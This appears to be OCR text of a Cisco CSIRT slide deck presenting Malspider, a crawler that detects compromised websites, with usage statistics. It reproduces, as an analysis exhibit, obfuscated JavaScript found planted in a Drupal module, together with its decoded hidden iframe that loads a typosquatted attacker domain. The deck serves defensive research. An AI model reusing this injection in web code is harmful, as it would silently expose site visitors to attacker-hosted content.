
Malspider

Detecting Targeted Web Compromises

James Sheppard
Cisco CSIRT

National Retail Federation

The world's largest retail trade association.



Our logs showed a redirect to http://goog1e-ana1ytics.eu

This was their response
to our notification.


"We are unable to identify any risks associated with our website. We've run all ***relevant scans and tools to ensure that our site is safe and checked multiple third party safety and reputation sites*** which all produced favorable reports. As far as we can tell, there isn't anything to remediate. Our website runs on Drupal. ***We've also contacted our hosting provider who has ensured us that our site [is] safe***."

– compromised site

Here’s what we found.



Site Module
http://<url>/sites/all/modules/doctor/js/doctor.comments.js
Obfuscated Javascript
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('7.8("<26=5:\\/\\/3-4.9\\/d a=1 f=1 e=b c=0><\\/2> ");',16,16,'||iframe|goog1e|ana1ytics|http|src|document|write|eu|width|no|frameborder|tre3|scrolling|height'.split('|'),0,{}))
Injected Iframe
<iframe src=http://goog1e-ana1ytics.eu/tre3 width="1" height="1"></iframe>

Thousands of legitimate sites are compromised daily.



"**Compromised sites** are legitimate sites that are hacked to include content from attack sites." - Google

Source: https://www.google.com/transparencyreport/safebrowsing



"We measure **how quickly webmasters clean up** their sites after receiving notifications that their site has been compromised."
- Google

Source: https://www.google.com/transparencyreport/safebrowsing

Be proactive, not reactive.

We use Malspider to scan…

- Cisco websites
- Repeatedly visited websites
- Previously/Currently compromised sites
- Sites that may be targeted across various industries

OVER THE PAST 6 MONTHS…

8 million pages crawled


75 million elements analyzed

125 GB of data stored


Malspider discovered or tracked over 30 prominent web compromises in various industries: foreign governments, energy, defense, political research, etc.

Let’s talk about how malspider works.


Architecture




Architecture



Architecture




Inspecting the DOM



